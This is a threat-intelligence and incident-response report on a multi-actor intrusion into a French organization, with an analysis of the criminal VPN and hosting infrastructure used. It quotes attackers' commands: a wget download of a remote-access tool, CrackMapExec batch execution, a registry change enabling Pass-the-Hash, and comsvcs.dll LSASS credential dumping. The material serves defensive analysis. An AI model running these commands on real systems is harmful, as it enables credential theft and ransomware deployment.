INTRINSEC

Innovative by design

Rewinding the Breach: a CSIRT-CTI-Investigation

Cyber threat Intelligence

January 2026

@Intrinsec @Intrinsec Blog Website

Table of contents

1. Key findings

- The 12-month intrusion involved at least three distinct activity clusters operating sequentially on the same access:
  - An Initial Access Broker (IAB)
  - An intermediate operator (TA-2)
  - A final actor preparing ransomware deployment
- Initial access was obtained via credentials stolen from a personal workstation infected with pirated software carrying infostealer malware and sold via Telegram marketplaces.
- TA-2 reused the access to conduct reconnaissance, privilege escalation, and credential harvesting using common open-source tools.
- Despite achieving sufficient access, TA-2 paused activity for over one month, suggesting access staging or resale rather than immediate ransomware deployment.
- The final actor reused the same infrastructure, employed modified TTPs, and nearly deployed ransomware, including MFA bypass via a compromised VPN account.
- Infrastructure analysis revealed extensive use of anonymization infrastructures:
  - Strong Indicators of Criminal-Focused VPN First VPN Service, which exhibits multiple hallmarks inconsistent with legitimate VPN providers, that fuels major ransomware operations.
  - Bulletproof Hosters (BPH) infrastructures linked, on one hand, to Alviva Holding Limited and Flyservers S.A., and to the other hand to Cheapy Host. These infrastructures are associated with activity attributed to the IAB ShadowSyndicate that we already analyzed as well as the new front of the rogue provider CrazyRDP.

2. Introduction

The boundaries between nation-state actors and cybercriminal groups have become increasingly blurred in recent years. Threat actors now frequently share tactics, techniques, and procedures (TTPs), leverage common infrastructure, and sometimes collaborate directly making attribution a significant challenge for defenders and researchers alike.

At Intrinsec, as a French company specializing in Threat Intelligence and Incident Response, we conduct dozens of operations each year against threat actors of varying sophistication levels targeting French organizations and critical infrastructure. Through this work, we have witnessed firsthand how this convergence complicates efforts to confidently identify actor categories and determine their true motivations during incident response engagements.

This paper presents the findings of an operation conducted during summer 2025, in which we assisted a French organization facing an active, ongoing intrusion. Initial evidence pointed toward financially motivated actors preparing to deploy ransomware. However, deeper investigation by our incident response and threat intelligence teams revealed a more complex picture: multiple threat actors had maintained persistent access for several months, employing distinct techniques while sharing common infrastructure. This raised a critical question, what were the attackers' true objectives?

Through a combination of digital forensics and cyber threat intelligence, we demonstrate how operational patterns and infrastructure analysis can help attribute such intrusions despite deliberate obfuscation. This paper details our investigative methodology, presents our main conclusions regarding actor identification, and concludes with recommendations to help organizations detect and prevent similar attacks.

3. Initial Response

Approximately 5 days before our engagement, the intrusion was initially detected through a security alert raised by an EDR solution, which identified the execution of SharpHound, an Active Directory reconnaissance tool, on a domain controller. The organization's IT team attempted to mitigate the attack by resetting the password of the compromised account. However, they did not initiate a comprehensive investigation or implement a sufficient remediation plan.

Furthermore, the organization had failed to deploy or monitor any security solution beyond the EDR installed on domain controllers. All other assets remained unsupervised, resulting in a complete loss of visibility over the network and threat actor activity.

These defensive measures proved insufficient to contain the intrusion, ultimately forcing the organization to isolate its network and request external assistance.

4. Timeline Reconstruction

With the immediate threat contained, our investigation shifted toward reconstructing the full intrusion timeline. The initial detection had revealed only the final phase of attacker activity. We traced the intrusion back to its origins through forensic analysis and threat intelligence correlation.

What emerged was a complex, multi-month operation involving distinct actors, operational pauses, and evidence of access resale.

5. Attacker's tradecraft adjustment & first conclusions

Initial forensic efforts focused on domain controllers, administrator workstations, and virtualization servers, as these represent high-value targets for any attacker. This approach also enabled us to assess the compromise level of core IT infrastructure and estimate the effort required to restore control to the organization's IT team. These actions were conducted prior to collecting and analyzing artifacts across the broader infrastructure.

Our first conclusion was that the remediation actions taken by the organization's IT team had alerted the threat actors, prompting them to adapt their operation. They accelerated their activity and attempted to gain access to as many servers as possible using the RDP protocol.

We also discovered that the attackers had created a local administrator account and installed Teramind, a legitimate Remote Administration Tool (RAT), on IT administrator workstations. This type of action is commonly employed by threat actors to maintain persistence even if VPN access is revoked, allowing them to return at a later stage.

It should be noted though, that Teramind was only encountered recently in the literature as such as in our response and cti teams. Ahnlab reported recently that *Trigona* operators appear to install Teramind via a downloader MSI, enabling ongoing remote access alongside RDP and AnyDesk.[1] Teramind was deployed using Direct download from Teramind infrastructure (getteramind.com). In our case the TTP is similar but using a slightly different wrapper that is more automation-friendly using Linux-style (PowerShell-compatible).

```
wget https://getteramind[.]com/cloud-REDACTED/REDACTED/hidden/win/25.21.2620/REDACTED_HASH/teramind_agent_x64_s-i(__REDACTED).msi  if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }
```

Further analysis of the attackers' most recent activity quickly revealed that they had been relying on legitimate VPN access. Remote access was not protected by any multi-factor authentication mechanism, leaving it vulnerable to any actor capable of obtaining valid credentials.

We then shifted our investigation toward the compromised VPN account and its originating connections. The compromised account was quickly identified sold on Telegram channel, confirming credential theft as the initial access vector. However, the originating IP addresses traced back to a commercial VPN service, Surfshark VPN, commonly used by threat actors, limiting further attribution at this stage.

6. Actions before detection

Our investigation focused on threat actor activity in the days preceding the initial detection. We established that adversaries had been present inside the network for twelve (12) days prior to detection. During this period, they were operating with a privileged account belonging to an infrastructure administrator (hereafter referred to as INF-A-1), as well as several local administrator accounts (LA-1 through LA-N). Their actions primarily targeted critical servers, including the administration bastion, Exchange servers, WSUS servers, and Hyper-V hypervisors.

Despite already possessing multiple Active Directory accounts with sufficient privileges to encrypt the information system, the threat actors continued reconnaissance activities, notably enumerating active sessions on target systems.

To achieve this, they employed the "batch file staging" technique implemented in the smbexec module of CrackMapExec (CME) to remotely execute commands. The following command was used to enumerate active sessions on remote targets. Execution occurred through a remotely created Windows service with a randomized 10-character name:

[1] https://asec.ahnlab.com/en/90793/

```
%COMSPEC% /Q /c echo quser ^&gt; \\%COMPUTERNAME%\C$\igNCaL 2^&gt;^&amp;1 &gt; %TEMP%\ZeQGfd.bat &amp; %COMSPEC% /Q /c %TEMP%\ZeQGfd.bat &amp; %COMSPEC% /Q /c del %TEMP%\ZeQGfd.bat
```

This command can be broken down as follows:

1. The quser command output is written to a batch file (ZeQGfd.bat):

```
%COMSPEC% /Q /c echo quser ^> \\%COMPUTERNAME%\C$\igNCaL 2^>^&1 > %TEMP%\ZeQGfd.bat
```

2. The batch file is executed via cmd.exe:

```
%COMSPEC% /Q /c %TEMP%\ZeQGfd.bat
```

3. The batch file is deleted to remove evidence:

```
%COMSPEC% /Q /c del %TEMP%\ZeQGfd.bat
```

This technique provides operational security benefits to the threat actors by concealing command output within a file that is deleted immediately after execution, hindering investigators' ability to determine which accounts were active during reconnaissance.

Fortunately, CME usage leaves well-documented forensic artifacts, which facilitated tracking of threat actor movements within the network.

Subsequently, the adversaries demonstrated significant interest in the organization's Exchange infrastructure. They identified a domain administrator session (DA-1) on an Exchange server and remotely changed the account's password, once again leveraging the CME smbexec module:

```
`%COMSPEC% /Q /c echo net user [REDATED / DA-1] REDACTED-PASSWORD /domain ^&gt; \\%COMPUTERNAME%\C$\TELrbd 2^&gt;^&amp;1 &gt; %TEMP%\BzlhOe.bat &amp; %COMSPEC% /Q /c %TEMP%\BzlhOe.bat &amp; %COMSPEC% /Q /c del %TEMP%\BzlhOe.bat`
```

After obtaining the DA-1 credentials, the threat actors paused their activities for three days before returning and reconnecting directly to the compromised Exchange server.

Once authenticated, three actions were performed, this time using the CME atexec module for remote command execution. We assess that the operator intentionally diversified techniques to evade detection.

The first action disabled the DisableRestrictedAdmin registry key, enabling Pass-the-Hash attacks over RDP sessions—a technique commonly employed by threat actors:

```
cmd.exe" /C reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```

The second action established persistence on the Exchange server through the creation of a local administrator account.

The third action executed AdRecon.ps1 to perform Active Directory enumeration.

Finally, the operator established an RDP session to a Domain Controller and attempted to dump credentials using lsassy.exe, a tool built on the open source Impacket framework.

However, this attempt appears to have been blocked by Microsoft Defender. Immediately afterward, the attackers disabled Windows Defender real-time protection and reverted to using cmd.exe via smbexec to dump the LSASS process memory with the following command:

```
%COMSPEC% /Q /c CMd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" \| find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\1ljtOf.db full
```

This command enumerates the LSASS process and leverages comsvcs.dll to create a minidump, saving it with a misleading file extension. This allows the operator to extract credentials offline. This specific technique has been publicly associated with Akira ransomware operations[2], according to Sophos, which led us to initially favor the hypothesis that we were dealing with a ransomware operator.

This hypothesis was further reinforced by subsequent observations: the adversaries gained access to virtualization infrastructure, including vCenter and Hyper-V management consoles.

[2] https://www.sophos.com/en-us/blog/akira-ransomware-is-bringin-88-back



Figure 1 Attack final phase

At this stage, immediate containment measures were implemented to prevent ransomware deployment. The threat actors were effectively cut off from the network before they could execute their final objective on the infrastructure.

With the immediate threat neutralized, our investigation shifted focus. The findings presented above covered only the final twelve days of attacker activity—but evidence suggested the intrusion had begun much earlier. To fully understand the scope of the compromise and identify all involved parties, we needed to trace the attack back to its origins.

The following section presents the complete intrusion timeline, reconstructed through forensic analysis and threat intelligence correlation. This retrospective analysis would reveal that the situation was far more complex than a single ransomware operation.

7. Intrusion Timeline: Tracing Back to Initial Access

As previously noted, threat intelligence efforts confirmed that the VPN credentials used by the operators had been offered for sale on Telegram at least six months prior to our engagement.

The compromised account was traced back to a workstation that was quickly identified as the source of the credential theft. The device had been used for personal purposes: browsing activity revealed visits to websites such as Darkiworld and Zone-Telechargement, French-language websites known for distributing pirated content. Additionally, dozens of cracked software applications were found installed on the system—applications well-known for bundling infostealer malware.

Notably, the first malicious VPN connection to the organization's network occurred one day before the credentials appeared for sale on Telegram. The originating IP address belonged to Datacamp Limited AS, an autonomous system used by the Surfshark VPN service. During this initial session, the operator downloaded and executed advanced_port_scanner.exe.

This sequence of events is consistent with Initial Access Broker (IAB) activity: credentials stolen through trojanized applications, access verification via VPN, and preliminary network reconnaissance before resale.

With the Initial Access Broker's role established, our timeline reconstruction continued. What emerged over the following weeks revealed a pattern consistent with access resale: multiple distinct actors would connect to the network at different intervals, each exhibiting different objectives and tradecraft.

8. Second potential actor Intrusion

This phase occurred fifty (50) days after the initial compromise. A second operator, hereafter referred to as TA-2, used the previously sold VPN credentials to access the organization's network—clear evidence that access had been purchased from the IAB.

TA-2's activity spanned a single day, beginning at 04:00 UTC for approximately 30 minutes, then resuming at 19:00 UTC. This pattern suggests an operator working across two distinct time windows, possibly indicating a non-European timezone or operational scheduling.

Initial analysis revealed that the originating IP address belonged to a different Autonomous System than previously observed: FLYSERVERS S.A., a provider known for hosting malicious infrastructure. The threat actor established an interactive RDP session on a shared workstation. Notably, the NTLM authentication protocol exposed the operator's source workstation name: DESKTOP-U7UCOUS. This indicator proved valuable for hunting additional activity across the infrastructure and was found by the CTI team via a reverse image OSINT investigation point at one public report published by HUNTRESS in early 2025.[3]

At this stage, TA-2 had access only to the shared workstation with local administrator privileges, without privileged access to the broader infrastructure. Their immediate objectives appeared to be reconnaissance and privilege escalation.

To achieve this, TA-2—like many threat actors—relied on LSASS process dumping to harvest credentials. One account present on the initial workstation enabled authentication to a collection server belonging to the organization's monitoring solution. This eventually led to compromise of the solution's backend, which shared service accounts with SharePoint servers.

Once access to the SharePoint server was obtained, TA-2 downloaded their toolbox, including Mimikatz (renamed kaz.exe), Advanced IP Scanner, and NetExec.

We also identified remote code execution via the Cobalt Strike PsExec module, as well as usage of an additional credential dumping tool, nano.exe, a compiled version of the open source nanodump project.[4] This tool was often encountered to be leveraged by the affiliates of the top tier ransomware ecosystem.[5,6,7] Cobalt Strike C2 was hosted by a VPS behind the Cheapy Host network.

---

[3] https://www.linkedin.com/posts/huntress-labs_a-construction-company-recently-suffered-activity-7328093903507648513-GSgT/
[4] https://github.com/fortra/nanodump
[5] https://unit42.paloaltonetworks.com/threat-assessment-blacksuit-ransomware-ignoble-scorpius/
[6] https://cloud.google.com/blog/topics/threat-intelligence/alphv-ransomware-backup/?hl=en
[7] https://thedfirreport.com/2022/04/04/stolen-images-campaign-ends-in-conti-ransomware/

By the end of this operational window, TA-2 had obtained credentials for a SharePoint Administrator (SA-1), an Exchange administrator account (EA-1)—the same account later used by the final threat actor as INF-A-1—and several local administrator accounts. At this point, TA-2 paused their operation. No malicious activity was observed for approximately one month. Final Threat actor will take place later, leveraging TTPs discussed earlier.



Figure 2 Second attack phase

One element warrants particular attention: at this stage, TA-2 had acquired sufficient privileges to exfiltrate sensitive data or deploy ransomware with minimal additional effort. However, they chose not to proceed and left the access dormant.

From a threat actor profiling perspective, TA-2 exhibited notable differences compared to the final operator observed four months later. The workstation identifier DESKTOP-U7UCOUS never reappeared in subsequent activity. Additionally, TA-2 initially performed credential dumping manually using taskmgr.exe and relied on tools such as Mimikatz, Cobalt Strike,

and nanodump—none of which were observed during the final intrusion phase. In addition, they leveraged a different network infrastructure than first and last Threat Actors.

However, we also found evidence of CME smbexec module usage for LSASS dumping, employing the comsvcs.dll technique consistent with the final operator's tradecraft:

```
cmd.exe /C cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\t8oaZLX.png full
```

At this point, we consider this TTP overlap to be coincidental rather than indicative of a direct link, given that this technique is well-documented and commonly adopted across the threat landscape.

9. Investigation conclusions

The timeline reconstruction revealed a complex intrusion lifecycle spanning several months, involving at least three distinct actors: an Initial Access Broker responsible for credential theft and resale, an intermediate operator (TA-2) who escalated privileges before pausing operations, and a final threat actor who nearly deployed ransomware.

Before examining the network infrastructure analysis that would further illuminate actor relationships, we summarize our key incident response findings.

One finding from this investigation is the complete absence of custom tooling across all observed threat actors. The entire intrusion lifecycle—spanning initial access, reconnaissance, credential theft, lateral movement, and preparation for (maybe) a ransomware deployment—relied exclusively on publicly available resources.

Observed tools fell into three categories:

- **Open-source offensive tools**: CrackMapExec / NetExec (smbexec, atexec modules), Mimikatz, nanodump, lsassy, AdRecon;
- **Dual-use legitimate software**: Teramind, Advanced IP Scanner;
- **Living-off-the-Land Binaries (LOLBins)**: native Windows components such as comsvcs.dll or taskmgr.exe for credential dumping, PowerShell or cmd for execution.

This reliance on commodity tooling has profound implications for attribution. Without custom malware, unique infrastructure signatures, or distinctive tradecraft, differentiating between threat actors based solely on tools becomes extremely challenging.

In this case, we identified several indicators suggesting distinct operators: variations in tooling preferences, differences in how tools were deployed, divergent targeting priorities among compromised servers, and operational timing patterns inconsistent with a single actor. These elements indicate, at minimum, different individuals behind each phase.

However, we also found clear evidence of information sharing between actors: credentials harvested during earlier phases were reused in subsequent operations, confirming a link—whether through direct collaboration, access resale, or shared infrastructure.

This investigation is by no means exceptional. Across dozens of incident response engagements conducted each year, we consistently observe the same pattern: publicly available tools, minor variations in usage, slightly different infrastructure—yet insufficient distinguishing elements to draw definitive attribution conclusions.

Furthermore, this challenge is not limited to cybercriminal actors. We have observed advanced persistent threat (APT) groups, including nation-state operators, employing the same commodity tools and commercial VPN infrastructure. This deliberate tradecraft choice allows sophisticated actors to blend in with the noise of financially motivated criminals, significantly complicating early-stage attribution. Only later in the kill chain—

when objectives diverge (For example when only exfiltration is performed) or custom capabilities are deployed—do distinguishing patterns sometimes emerge.

In conclusion, when the entire attack chain consists of tools available to anyone, the attacker could be anyone—from an opportunistic ransomware affiliate to a state-sponsored operator. This reality underscores why our investigation pivoted toward infrastructure analysis to gain a different perspective on attribution.

10. Attack infrastructure analysis

As we pivoted on the 17 IP addresses that connected to the VPN of the victim after having gathered valid credentials, we found commonalities and peculiar traits that we summarize below.

1. Anonymization infrastructure: VPN providers

Thanks to spur.us and OSINT investigations we witnessed the usage of several commercial VPN providers (sometimes sharing infrastructure with residential proxies):

Logo	VPN provider	Commercial VPN	no-logs policy	Allow cypto	First seen	Unque active Ips	# of IP connecting to compromised device	Defenses
	First VPN Service	unverified	yes	yes	2017	48	3 over 17	SSL pivot (Isec FEED)
	Private Internet Access	yes	yes	yes	2010	64 847	1 over 17	block ASN
	Surfshark VPN	yes	yes	yes	2018	54703	5 over 17	block ASN
	Pure VPN	yes	yes	no	2007	139 645	1 over 17	block ASN

The table compares the four used **VPN** services in terms of commercial status, privacy features, cryptocurrency support, first seen, active IP footprint, connections to compromised devices, and defensive measures.

All four services claim **no-logs policies,** and **most allow cryptocurrency**, indicating a **focus on privacy and anonymity**. They all show evidence of being used to connect to compromised devices, with **First VPN Service** showing a higher ratio relative to its small IP pool.

The large active IP counts of **Private Internet Access**, **Surfshark**, and **PureVPN** suggest widespread legitimate usage, whereas 1VPN's smaller network but proportionally higher malicious connections stand out.

Taken together, this pattern suggests that "**First VPN Service**" may function more as a **private anonymization network** rather than a widely adopted commercial VPN, which drawn our attention.

10.1.1. Meet FirstVPN

Seeking commonalities over the 3 IP addresses related to **First VPN Service** we found a peculiar **SSL certificate** associated with the domain name *"specialsseason[.]com"*

(certificate fingerprint SHA256:6bc8b8f260f9f9bfea69863ef8d3c525568676ddadc09c14655191cad1acdb5b).

This domain that uses **Cloudflare** only for DNS and email routing was seen to be resolved by the IP address 82.146.50[.]52 (PTR:ru.domen; JST IOT, AS29182, **Russia**) from 2024-01-23 tills today according to Securitytrails.



Figure 3 Screenshot taken from RIPE WHOIS database.[8] The address of org-name: JSC IOT is linked to Skolkovo Innovation Center (JSC IOT), the Russian Silicon Valley located in Moscow that is under US sanctions.[9]

Besides, we found 23 **country-code subdomains (fi, ro, tr, nl, hk, us, de, lv, be, se, lu …)**, which suggests geo-distributed nodes. Providers include **M247**, **G-Core Labs**, **DigitalOcean**, **Hetzner**, **OVH**, **Trabia**, **JSC IOT**, **Nano IT**, **Creanova**, etc. Presence of **3x-ui.specialsseason.com** strongly hints at **Xray / V2Ray / XUI VPN/proxy control panel infrastructure.[10]**

The IP address 82.146.50[.]52 shares the same **SSH key** (fingerprint MD5:1b:42:54:aa:b7:13:f0:c6:cd:34:96:7f:0d:e7:24:32) with another IP address **31.135.14[.]182** (same PTR ru4.domen, JSC IOT, AS29182, **Russia**), according to Shodan[11]. The latter shared the **same SSL specialsseason[.]com** that was first seen on 2024-12-20 (according to Virustotal) till 2025-11-18 according to Threatbook and has before an SSL certificate issued on 2023-07-22. with a "User Name" and "User Organization Name" pointing to 1vpns[12]. This IP address was associated to **Hive ransomware** (see below).

According to **Huntress**[13], "the term "**Special season"** also referred to as **big game hunting** (BGH) has been a common phrase used to describe financially motivated threat groups". We will see that this was the first hint that the **intrusion set had the capabilities to conduct *infine* double extorsion against the victim**.

[8] https://apps.db.ripe.net/db-web-ui/lookup?source=ripe&key=ORG-JI50-RIPE&type=organisation
[9] https://ge.usembassy.gov/imposing-additional-costs-on-russia-for-its-continued-war-against-ukraine/
[10] https://github.com/MHSanaei/3x-ui?tab=readme-ov-file
[11] https://trends.shodan.io/search?query=%221b:42:54:aa:b7:13:f0:c6:cd:34:96:7f:0d:e7:24:32%22#facet/ip
[12] https://i.threatbook.io/research/31.135.14.182
[13] https://www.huntress.com/blog/brute-force-or-something-more-ransomware-initial-access-brokers-exposed

While **pivoting on this SSL certificate** (specialsseason[.]com) via Shodan (8 hits)[14], Fofa (52 hits),[15] Censys and Validin we could consolidate tens of related IP addresses. We also found that Huntress[16] did report on that pivot in early 2025 and found hits via **maltrail** associating those IPs to **Hive ransomware**. Thanks to spur and OSINT investigations, we found that all those IPs are indeed related to **First VPN Service**. Pivoting on such peculiar SSL certificate could thus be a way to illuminate this anonymization infrastructure.

As such and as consistently mentioned in the documentation, **specialsseason.com is likely a decoy SNI (Server Name Indication spoofing, TLS host) used for camouflage.** It is not a real VPN server. It is simply a "cover identity" used to hide Shadowsocks/V2Ray traffic. Each of the connection strings in the documentation contains "plugin=v2ray-plugin_windows_amd64.exe;tls;host=specialsseason.com". [17]

Other elements suggest that this VPN service is not a commercial VPN provider such as:

- Extremely old-looking site
- Broken English mixed with Russian
- Jabber contact
- ICQ number (!)
- No company name, no address
- No legal pages (ToS, privacy policy)
- Tor service link on homepage
- Low daily unique user usage rate (according to spur.us)

Therefore, we decided to investigate on the known website domains redirecting to the services of **1VPN** stepping on the shoulders of what **Huntress** already documented. As shown below, **Huntress** showed that the operators were seen advertising another service called **First Jabber Service[18],** used for file transferring. Beyond 1jabber.com, which also the domain to reach the website of **1Jabber service**, five other domains could be chosen upon registration to craft a login for **jabber encrypted messaging**:

- 31337.life (31337 = ELEET)[19]
- nologs.club
- strong.pm
- verified.pm
- vipclub.pm

[14] https://trends.shodan.io/search?query=ssl:specialsseason.com#facet/ip

[15] https://en.fofa.info/result?qbase64=IkNvbW1vbk5hbWU6IHNwZWNpYWxzc2Vhc29uLmNvbSIgJiYgY291bnRyeT0iRlli

[17] https://www.1vpns.com/pages/settings-view?id=38&page=10&per-page=5

[18] 1jabber[.]com

[19] https://www.pentestpad.com/port-exploit/port-31337-elite-eliteback-orifice

*Figure 4 Taken from Huntress's blog named "**Brute Force or Something More? Ransomware Initial Access Brokers Exposed**[20]"*

Via domaintools we found that those domains are all related to the same email address johnyw255@gmail.com found in the Whois history database in addition to having resolved the same IP address 185.178.209.193 (AS57724), which belongs to the Russian CDN DDoS-Guard. This IP address was associated 4 years ago by **Unit42**[21] to **Conti ransomware** gang with the label "Cobalt Strike C2 communication".

We also found that a html/css/js code of the website was pushed on GitHub 7 years ago by an individual known as **KoverinVS94**. The repo description claims hosting a "VPN service website with html/css/js code" and has mentions of "1vpns.com".[22] According to its GitHub account the latter would be a web-developer geolocated in Kharkov, Ukraine while a reverse image OSINT investigation make us believe that he is a working as a freelancer, thus with no ties probably with individuals behind "First VPN service".

Besides, 1jabber.com (First Jabber Service) was marketed on **Damagelab** (also known as **XSS**) by the account **FirstVPN**. Mesaging of FirstVPN account on XSS emphasises:

- No logging, strong anonymity
- Trusted by 7000+ users
- Anti-spam / Anti-DDoS
